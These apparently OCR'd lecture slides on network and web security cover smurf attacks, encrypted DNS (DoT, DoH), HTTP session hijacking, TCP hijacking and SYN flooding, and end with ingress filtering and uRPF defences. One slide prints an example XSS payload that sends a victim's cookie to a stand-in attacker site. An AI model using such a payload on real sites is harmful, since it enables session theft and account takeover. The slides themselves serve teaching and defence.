

Attacker
To: 1.1.1.255
From: 9.9.9.9
Router
To: 1.1.1.2
From: 9.9.9.9
Device
Device
Device
Device
Device
SMURF
ATTACK
Victim
To: 9.9.9.9
From: 1.1.1.2
To: 9.9.9.9
From: 1.1.1.3
To: 9.9.9.9
From: 1.1.1.4
To: 9.9.9.9
From: 1.1.1.5
To: 9.9.9.9
From: 1.1.1.6


Description of Smurfing Attack



SPAMHAUS

18 March 2013





Is there a cure?

DoT


- DNS-over-TLS (DoT), released in 2016, is the first DNS encryption solution to be established.
- DoT channels the original client requests through a secure TLS channel on port 853 instead of the common port 53 used for unencrypted DNS communication.
- This prevents attackers from seeing or manipulating information about the DNS request.
  - Authenticated handshake
  - Secure channel is established with the DNS resolver
  - Exchanging messages over a secure channel

DoH


- DoH was introduced in 2018 and even though it uses TLS to encrypt messages between the client and the DNS resolver, it uses a different strategy.
- Instead of opening a new port for secure communication, it uses the same port 443 used for HTTPS requests to send a DNS query to a DNS server that supports DoH.
- The DNS query is sent encrypted just like a regular HTTPS request and the response is also encrypted.
- The client decodes the response which contains the DNS information required to reach the site.

Hyper Text Transfer Protocol (HTTP)


- HTTP is an *asymmetric request-response client-server* protocol as illustrated.
- HTTP client sends a request message to an HTTP server.
- The server, in turn, returns a response message.
- HTTP is a *pull protocol*, the client *pulls* information from the server (instead of server *pushes* information down to the client).




Hyper Text Transfer Protocol (HTTP)




Hyper Text Transfer Protocol (HTTP)



Hyper Text Transfer Protocol (HTTP)



HTTP session hijacking





```
http://www.TrustedSearchEngine.com/search?<script>location.href='http://www.SecretVillainSite.com/hijacker.php?cookie='+document.cookie;</script>
```

https://www.invicti.com/blog/web-security/session-hijacking/

Session side jacking


- Using packet sniffing, attackers can monitor the user's network traffic and intercept session cookies after the user has authenticated on the server.
- If the website only uses SSL/TLS encryption for the login pages and not for the entire session, the attacker can use the sniffed session key to hijack the session and impersonate the user to perform actions in the targeted web application.
- The attacker needs access to the victim's network, typical attack scenarios involve unsecured Wi-Fi hotspots




https://www.invicti.com/blog/web-security/session-hijacking/


SOLUTION


HTTPS


http
Username:me;password:mypassword
Welcome me, here is your data
Browser
Communication over http
Web Server
https
x234sfhsllv;'serafgyu*d3y2e523sft
mors35d^4fg$2d!9*flpr84d<*7d5
Browser
Communication over https
Web Server

HTTPS



An **encrypted HTTPS** request protects most things:




Misconception

- The related concept of TCP session hijacking is not relevant when talking about attacks that target session cookies.
- This is because cookies are a feature of HTTP, which is an application-level protocol, while TCP operates on the network level.
- The session cookie is an identifier returned by the web application after successful authentication, and the session initiated by the application user has nothing to do with the TCP connection between the server and the user's device.


TCP
LIQUID
ANTISEPTIC
Soothes Pain,
Fights Infection
ORIGINAL
200ml

TCP Handshake


- TCP connection has both sequence number and acknowledge number in each packet.
- The two ends negotiate what seq. and ack. Numbers to be used in TCP set up stage.
- seq and ack number size: 2^{32}
  - Makes seq/ack guessing very hard to achieve
  - Very hard to hijack an already setup TCP connection!



TCP Session Hijacking

- Possible when an attacker is on the same network segment as the target machine.
  - Attacker can sniff all back/forth tcp packets and know the seq/ack numbers.
  - Attacker can inject a packet with the correct seq/ack numbers with the spoofed IP address.
    - IP spoofing needs low-level packet programming, OS-based socket programming cannot be used!

TCP Session Hijacking



TCP Session Hijacking





Figure 5.18: A TCP session hijacking attack.

TCP: 3-Way Handshake




TCP handshake

- Each arriving SYN stores state at the server
  - TCP Control Block (TCB)
  - ~ 280 bytes
    - FlowID, timer info, Sequence number, flow control status, out-of-band data, MSS, other options agreed to
  - Half-open TCB entries exist until timeout
  - Fixed bound on half-open connections


- Resources exhausted $\Rightarrow$ requests rejected

SYN Flooding Attack


- An attacker sends a large number of SYN requests to a target's system
  - Target uses too much memory and CPU resources to process these fake connection requests
  - Target's bandwidth is overwhelmed
- Usually SYN flood packets use spoofed source IPs
  - No TCP connection is set up (not like the TCP hijacking!)
  - Hide attacking source
  - Make the target very hard to decide which TCP SYN is attack and which TCP SYN is from legitimate users!



SYN Flooding




Idea #1: Ingress Filtering



- **RFC 2827:** Routers install filters to drop packets from networks that are not downstream
- Feasible at edges


Idea #2: uRPF Checks

Accept packet from interface only if forwarding table entry for source IP address matches ingress interface



- Unicast Reverse Path Forwarding (uRPF)
  - Cisco: "**ip verify unicast reverse-path**"
